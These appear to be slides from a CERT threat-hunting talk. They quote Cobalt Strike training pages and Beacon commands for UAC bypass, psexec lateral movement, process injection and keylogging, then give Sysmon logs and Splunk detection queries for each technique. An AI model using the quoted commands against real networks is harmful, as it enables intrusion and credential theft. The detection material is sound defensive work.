FEATURES    SCREENSHOTS    TRAINING    SUPPORT

# Red Team / Adversary Simulation

## TRAINING

Advanced Threat Tactics (Notes and References) is a free course on red team operations and adversary simulations. This course will provide the background and skills necessary to emulate an advanced threat actor with Cobalt Strike.



### 1. Operations

This course starts with an overview of the Cobalt Strike project, team server setup, and a deep dive into Cobalt Strike's model for long-term distributed operations. Logging and Reporting are covered as well.

**Advanced Threat  
Tactics video series  
(9 x 30-60 mins)**

### 2. Infrastructure

This lecture covers listener manager and how to configure the various Beacon flavors. Ample time is devoted to cloud-based redirectors, DNS Beacon setup, and infrastructure troubleshooting. This lecture concludes with a discussion on payload security.

# Red Team / Adversary Simulation

## TRAINING

Advanced Threat Tactics (Notes and References) is a free course on red simulations. This course will provide the background and skills necessary to actor with Cobalt Strike.



**PrivEsc & LatMov**  
to own a network  
(think **BloodHound**)

## 5. Privilege Escalation

Privilege Escalation is elevating from standard user rights to full control of a system. This lecture goes over user account control, the privilege escalation options in Beacon, finding escalation opportunities with PowerUp, credential and hash harvesting, and advanced Mimikatz features.

## 6. Lateral Movement

Lateral Movement is abusing trust relationships to attack systems in an enterprise network. This video covers host and user enumeration, remote control of systems without using malware, and remote code execution with the Beacon payload. You'll also learn to steal tokens, use credentials, pass-the-hash, and generate Kerberos Golden Tickets.

# Red Team / Adversary Simulation

## TRAINING

Advanced Threat Tactics (Notes and References) is a free course on red team simulations. This course will provide the background and skills necessary to become a red team actor with Cobalt Strike.



### 7. Pivoting

This video shows how to tunnel traffic through Beacon. You'll learn how to send the Metasploit® Framework and other tools through a SOCKS proxy pivot. You'll also learn how to turn a compromised system into a redirector for callbacks, hosting malicious content. And, you'll see how to tunnel Beacon over SSH.

C&C can look like any «normal» HTTP traffic  
**No IDS detections!!**

### 8. Malleable Command and Control

Malleable Command and Control is Cobalt Strike's domain-specific language to redefine payload indicators. This is a key technology for adversary simulations. This lecture covers Malleable C2 setup and use, the profile language, and how to test profiles.

# Cobalt Strike Features

🔒 <https://www.cobaltstrike.com/help-beacon>

## Privilege Escalation

Use **getsystem** to impersonate a token for the SYSTEM account. This level of access will allow you to perform privileged actions that are not possible as an Administrator user.

Use **runas [DOMAIN\user] [password] [command]** to run a command as another user using their credentials. The runas command will not return any output. You may use runas from a non-privileged context though.

Use **spawnas [DOMAIN\user] [password] [listener]** to spawn a session as another user using their credentials. This command uses PowerShell to bootstrap a payload in memory.

## Privilege Escalation (UAC Bypass)

Microsoft introduced User Account Control (UAC) in Windows Vista and refined it in Windows 7. UAC works a lot like sudo in UNIX. Day-to-day a user works with normal privileges. When the user needs to perform a privileged action--the system asks if they would like to elevate their rights.

Use **bypassuac [listener]** to spawn a session in a process with elevated rights. This privilege escalation technique takes advantage of a loophole in the UAC default settings on Windows 7 and later. This command will not work if the current user is not in the Administrators group or if UAC is set to its highest setting. To check if the current user is in the Administrators group, use shell whoami /groups.

Beacon's UAC bypass will drop a DLL file to disk and remove the DLL when it's done. Beacon uses Cobalt Strike's Artifact Kit to generate an anti-virus safe DLL.

Uses Powershell  
«whoami /groups»?

# Cobalt Strike Features

https://www.cobaltstrike.com/help-beacon

## Privilege Escalation

Use **getsystem** to impersonate a token for the SYSTEM account. This allows privileged actions that are not possible as an Administrator user.

Use **runas** credentials, though.

Use **spawn** credentials.

Privilege Escalation  
Microsoft int...  
lot like sudo  
privileged ac...

Use **bypass**  
technique ta...  
not work if th...  
current user

Beacon's U...  
Strike's Artif...

Uses share: ADMIN\$, C\$, IPC\$  
Creates & starts new service

https://www.cobaltstrike.com/help-beacon

## Lateral Movement

Once you have a token for a domain admin or a domain user who is a local admin on a target, you may abuse this trust relationship to get control of the target. Cobalt Strike's Beacon has several built-in options for lateral movement.

Use Beacon's **psexec [target] [share] [listener]** to execute a payload on a remote host. This command will generate a Windows Service executable for your listener, copy it to the share you specify, create a service, start the service, and clean up after itself. Default shares include ADMIN\$ and C\$.

Use **psexec\_psh [target] [listener]** to execute a payload on a remot host with PowerShell. This command will create a service to run a PowerShell one-liner, start it, and clean up after itself. This method of lateral movement is useful if you do not want to touch disk.

Beacon's **winrm [target] [listener]** command will use WinRM to execute a payload on a remote host. This option requires that WinRM is enabled on the target system. It's off by default. This option uses PowerShell to bootstrap your payload on target.

Finally, use **wmi [target] [listener]** to deliver a payload via Windows Management Instrumentation. This command uses PowerShell to bootstrap your payload on target.

# Cobalt Strike Features

## 8.5 Session Passing

Cobalt Strike's Beacon started out as a stable lifeline to keep access to a compromised host. From day one, Beacon's primary purpose was to pass accesses to other Cobalt Strike listeners.

Type **spawn** followed by a listener name to task Beacon to spawn a session for a listener. This command is the same as the Spawn item in the Beacon menu.

By default, the **spawn** command will spawn a session in rundll32.exe. An alert administrator may find it strange that rundll32.exe is periodically making connections to the internet. Find a better program (e.g., Internet Explorer) and use the **spawnto** command to state which program Beacon should spawn sessions into.

The **spawnto** command expects the full path to the program. Type **spawnto** by itself and press enter to instruct Beacon to go back to its default behavior.

Type **inject** followed by a process id and a listener name to inject a session into a specific process. Use **ps** to get a list of processes on the current system. Use **inject [pid] x64** to inject a 64-bit Beacon into an x64 process.

The inject and spawn commands both inject a stager for the desired listener into memory. This stager tries to connect to its configured host to stage the requested. If the stager cannot get past any egress restrictions or blocks that are in place, you will not get a session.

Use **dllinject [pid]** to inject a Reflective DLL into a process. Use the **shinject [pid] [architecture] [/path/to/file.bin]** command to inject shellcode, from a local file, into a process on target.

DLL / Process  
Injection

# Cobalt Strike Features

## 8.5 Session Passing

Cobalt Strike's Beacon started out as a stable lifeline to keep access to a compromised host. From day one, Beacon's primary purpose was to pass accesses to other Cobalt Strike listeners.

Type **spawn**.

This command

By default, it  
administrators  
the internet  
to state who

The **spawn**  
press enter

## 8.9 Keystrokes and Screenshots

Beacon's tools to log keystrokes and take screenshots are designed to inject into another process and report their results to your Beacon.

To start the keystroke logger, use **keylogger pid** to inject into an x86 process. Use **keylogger pid x64** to inject into an x64 process. `explorer.exe` is a good candidate for this tool. The keystroke logger will monitor keystrokes from the injected process and report them to Beacon until the process terminates or you kill the keystroke logger post-exploitation job.

Type **inject** followed by a process id and a listener name to inject a session into a specific process. Use **ps** to get a list of processes on the current system. Use **inject [pid] x64** to inject a 64-bit Beacon into an x64 process.

The inject and spawn commands both inject a stager for the desired listener into memory. This stager tries to connect to its configured host to stage the requested. If the stager cannot get past any egress restrictions or blocks that are in place, you will not get a session.

Use **dllinject [pid]** to inject a Reflective DLL into a process. Use the **shinject [pid] [architecture] [/path/to/file.bin]** command to inject shellcode, from a local file, into a process on target.

DLL / Process  
Injection

# Cobalt Strike Features

## 8.5 Session Passing

Cobalt Strike's Beacon started out as a compromised host.  
From day one, Beacon listeners.

Type **spawn**.  
This command

By default, it  
administrators  
the internet  
to state which

The **spawn**  
process

Type  
process. Use **ps** to  
inject a 64-bit Beacon

The inject and spawn  
This stager tries to co  
cannot get past any e

Use **dllinject [pid]** to  
[architecture] [/pat  
process on target.

Only one  
egress point

## 8.9 Key

Beacon process

To start  
**keylog**  
tool. Then  
them to

SMB traffic  
between WS




Figure 12. Cobalt Strike Graph View

An orange arrow connecting one Beacon session to another represents a link between two Beacons. Cobalt Strike's Beacon uses Windows named pipes to control Beacons in this peer-to-peer fashion. A named pipe is an inter-process communication mechanism on Windows. Named pipe traffic that goes host-to-host is encapsulated within the SMB protocol. A red arrow indicates that a Beacon link is broken.

# Getting ready to Hunt

- \* Can you distinct between workstations and servers / NAS / filers?
- \* Is SMB traffic between workstations (WS) normal?
- \* Is «whoami /groups» normal activity from users / admins?
- \* How common is DLL / process injection? (can be legit)
  - Can you distinguish benign from malicious injection?
- \* How common is Powershell usage?
  - EncodedCommand? Invoke-Expression (IEX)?
  - Parent processes / user accounts running legit Powershell?

# SMB traffic between WS

```
index=sysmon SourceName="Microsoft-Windows-Sysmon"
EventCode=3 Initiated=true SourceIp!=DestinationIp
DestinationPort=445 Image!=System
  (SourceHostname="WS*" DestinationHostname="WS*") OR
  (SourceIp="10.10.*.*" DestinationIp="10.10.*.*")
| stats by ComputerName ProcessGuid
| fields ComputerName ProcessGuid
```

- \* **Search for network connections**
  - SMB protocol (dst port 445)
  - Source and destination are workstations (**hostname or IP**)
  - Use «ProcessGuid» to correlate with other event types (proc's)
- \* **Search for legitimate SMB servers (filers, NAS)**
  - Create «whitelist» to exclude as legit dest

# Lateral Movement (admin shares)

## CS\_Lateral\_Movement\_psexec

10/18/2016 11:17:12 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

**EventCode=1**

EventType=4

Type=Information

...

Message=Process Create:

Image: **\\"127.0.0.1\ADMIN\$\8c0cb58.exe**

CommandLine: **\\"127.0.0.1\ADMIN\$\8c0cb58.exe**

CurrentDirectory: C:\Windows\system32\

User: **NT AUTHORITY\SYSTEM**

IntegrityLevel: System

ParentImage: **C:\Windows\system32\services.exe**

ParentCommandLine: C:\Windows\System32\services.exe

C:\Windows\system32\services.exe  
→ \\\127.0.0.1\ADMIN\$\8c0cb58.exe

- \* Search for admin share names in image paths

# Lateral Movement (admin shares)

## CS\_Lateral\_Movement\_psexec

10/18/2016 11:17:13 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

**EventCode=1**

EventType=4

Type=Information

...

Message=Process Create:

Image: C:\Windows\SysWOW64\rundll32.exe

CommandLine: C:\Windows\System32\rundll32.exe

CurrentDirectory: C:\Windows\system32\

User: NT AUTHORITY\SYSTEM

IntegrityLevel: System

ParentImage: \\127.0.0.1\ADMIN\$\8c0cb58.exe

ParentCommandLine: \\127.0.0.1\ADMIN\$\8c0cb58.exe

C:\Windows\system32\services.exe  
→ \\127.0.0.1\ADMIN\$\8c0cb58.exe  
→ C:\Windows\system32\rundll32.exe

- \* Search for admin share names in image paths

# Lateral Movement (proc injection)

## CS\_Lateral\_Movement\_psexec

10/18/2016 11:17:13 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

**EventCode=8**

EventType=4

Type=Information

...

Message=**CreateRemoteThread detected:**

SourceProcessId: 29340

**SourceImage: \\127.0.0.1\ADMIN\$\8c0cb58.exe**

TargetProcessId: 18476

**TargetImage: C:\Windows\SysWOW64\rundll32.exe**

NewThreadId: 20060

StartAddress: 0x0000000000110000

StartFunction:

\\127.0.0.1\ADMIN\$\8c0cb58.exe  
# C:\Windows\system32\rundll32.exe

- \* Search for rarest source or target images from proc injection

# Keylogger (proc injection)

## CS\_Keylogger\_injection

10/26/2016 11:56:32 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

**EventCode=8**

EventType=4

Type=Information

...

Message=**CreateRemoteThread detected:**

SourceProcessId: 17728

**SourceImage:** C:\Windows\SysWOW64\rundll32.exe

TargetProcessId: 836

**TargetImage:** C:\Windows\System32\winlogon.exe

NewThreadId: 14236

StartAddress: 0x000000000C20000

StartFunction:

C:\Windows\SysWOW64\rundll32.exe  
# C:\Windows\system32\winlogon.exe

\* Suspicious proc injection into «winlogon.exe»

\* Steal user's password while logging on or unlocking screensaver

# More ideas for Hunting

- \* Find processes **connecting thru proxy or directly to the Internet**
  - Count distinct hashes and Import Hashes
  - Count distinct clients
  - Count distinct image paths and names
- \* Search for PowerShell **-EncodedCommand**

# Processes connecting thru Proxy

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
[
    search index=sysmon SourceName="Microsoft-Windows-Sysmon"
        EventCode=3 Image="*\Users\*"
        DestinationHostname="proxy.fqdn"
    | stats by ComputerName ProcessGuid
    | fields ComputerName ProcessGuid
]
| fields Hashes ComputerName Image ParentImage
| rex field=Hashes ".*\bMD5=(?<MD5>[A-F0-9]*), IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| rex field=Image ".*\\\\Users\\\\(?<username>[^\\\\\\]+)\\\\.*"
| rex field=Image ".*\\\\+(?<proc_name>[^\\\\\\]+\\.\\.[eE]\\.[xX]\\.[eE]).*"
| rex field=ParentImage ".*\\\\+(?<pproc_name>[^\\\\\\]+\\.\\.[eE]\\.[xX]\\.[eE]).*"
| stats dc(ComputerName) AS CLIENTS, dc(MD5) AS CNT_MD5,
    dc(Image) AS CNT_IMAGE, values(username) AS Users,
    values(ComputerName) AS Computers, values(MD5) AS MD5,
    values(proc_name) AS proc_name, values(pproc_name) AS pproc_name
    by IMPHASH
| where CLIENTS < 15
| sort -CLIENTS
```

\* IMPHASH = Import Hash

# Processes connecting thru Proxy

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
```

```
[  
    search index=sysmon SourceName="Microsoft-Windows-Sysmon"  
        EventCode=3 Image="*\\"Users\\*"  
        DestinationHostname="proxy.fqdn"  
    | stats by ComputerName ProcessGuid  
    | fields ComputerName ProcessGuid  
]
```



Customer Stories Blogs

Products Solutions Services Current Threats Partners Support Company

Home > FireEye Blogs > Threat Research Blog > January 2014 Threat Research Blog Posts >  
Tracking Malware with Import Hashing

## TRACKING MALWARE WITH IMPORT HASHING

January 23, 2014 | by Mandiant

Tracking threat groups over time is an important tool to help defenders hunt for evil on networks and conduct effective incident response. Knowing how certain groups operate makes for an efficient investigation and assists in easily identifying threat actor activity.

\* IMPHASH = Import Hash

# Powershell -EncodedCommand

```
alert_sysmon_powershell_encodedcommand
```

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
powershell.exe
| eval CommandLine = replace(CommandLine, "-encoding", "")
| search
  Image="*\\powershell.exe"
  CommandLine="* -enc*"
```

- \* matches Powershell parameter
  - « -enc» or « -EncodedCommand» or ... (*many variations possible*)
  - but not « -encoding»
- \* may need (*lots of*) tuning / filtering for alerting
- \* or useful for hunting

# Conclusion (1/2)

Using the free Sysmon tool you can **search / alert** for known malicious process behaviors

- \* Image names / paths (wrong paths)
  - svchost.exe, %APPDATA%\Oracle\bin\javaw.exe
- \* CommandLine parameters
  - /stext, vssadmin delete shadows, rundll32 qwerty
- \* Parent- / Child-Process relationships
  - winword.exe → explorer.exe, wscript.exe → rundll32.exe
- \* Process injection
  - # winlogon.exe

# Conclusion (2/2)

Using the free Sysmon tool you can **hunt** for **suspicious** process behaviors

- \* Lateral movement using admin shares
  - ADMIN\$, C\$, IPC\$ (\\\\127.0.0.1\\...)
- \* Internal C&C P2P comms over named pipes / SMB
  - processes using port 445 between workstations
- \* Rarest processes connecting thru proxy (or directly to Internet)
  - count by hashes, IMPHASHeS, clients, image names
- \* Suspicious Powershell activity
  - Powershell -EncodedCommand | -enc ...

Countless more ideas, but out of time...

# Thanks goes to...

(in random order)

- \* Mark Russinovich & Thomas Garnier for **Sysmon** & RSA talk etc.
- \* Raphael Mudge for **Cobalt Strike**, videos, blogs etc.
- \* David Bianco for **ThreatHuntingProject**, Pyramid of Pain, blog etc.
- \* SANS DFIR folks for «**Find Evil**» poster and all DFIR resources
- \* Joe Security for its great **sandbox** product
- \* Veris ATD team for **Empire**, **BloodHound** etc. & ARTT BH training

... and everyone contributing to the DFIR or ITsec community

Thank you for your attention!  
Questions?  
(if there is time left)

Tom Ueltschi, Swiss Post CERT

# References (1/2)

- 07 <https://technet.microsoft.com/en-us/sysinternals/sysmon>
- 10 "Bro Overview for Advanced IR.mp4"
- 12 <http://detect-respond.blogspot.ch/2013/03/the-pyramid-of-pain.html>
- 13 <https://digital-forensics.sans.org/blog/2009/10/14/security-intelligence-attacking-the-kill-chain/>
- 14 <http://detect-respond.blogspot.ch/2013/03/what-do-you-get-when-you-cross-pyramid.html>
- 16 [https://www.rsaconference.com/writable/presentations/file\\_upload/hta-w05-tracking\\_hackers\\_on\\_your\\_network\\_with\\_sysinternals\\_sysmon.pdf](https://www.rsaconference.com/writable/presentations/file_upload/hta-w05-tracking_hackers_on_your_network_with_sysinternals_sysmon.pdf)
- 22 [https://twitter.com/c\\_APT\\_ure/status/725021744558444546](https://twitter.com/c_APT_ure/status/725021744558444546)
- 23 <https://twitter.com/markrussinovich/status/725022565211631620>
- 27 [https://digital-forensics.sans.org/media/poster\\_2014\\_find\\_evil.pdf](https://digital-forensics.sans.org/media/poster_2014_find_evil.pdf)
- 32 <https://heimdalsecurity.com/blog/security-alert-adwind-rat-targeted-attacks-zero-av-detection/>
- 36 <https://www.hybrid-analysis.com/sample/7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1bo?environmentId=100>
- 41 <https://isc.sans.edu/forums/diary/Hancitor+Maldoc+Bypasses+Application+Whitelisting/21683/>
- 42 <https://blog.didierstevens.com/2016/11/02/maldoc-with-process-hollowing-shellcode/>

# References (2/2)

- 53 <https://www.hybrid-analysis.com/sample/1e9d0514ed770203335e8a95cd21b982e8cc3f47ca19b59403dd5c3bbfd48c?environmentId=100>
- 55 <https://www.hybrid-analysis.com/sample/a55a2c04e8cc2e4895c3e0532e673dc470556b7808df468291e85f4f87cb565?environmentId=100>
- 58 <https://books.google.ch/books?isbn=1597495549>
- 79 [https://twitter.com/c\\_APT\\_ure/status/783062646685888514](https://twitter.com/c_APT_ure/status/783062646685888514)
- 82 <http://blog.sqrll.com/threat-hunter-profile-bianco>
- 84 <http://www.threathunting.net/>
- 85 <http://www.threathunting.net/goal-index>
- 91 <https://www.cobaltstrike.com/>
- 92 <https://www.cobaltstrike.com/training>
- 95 <https://www.cobaltstrike.com/help-beacon>
- 97 <https://www.cobaltstrike.com/downloads/csmanual351.pdf>
- 108 <https://www.fireeye.com/blog/threat-research/2014/01/tracking-malware-import-hashing.html>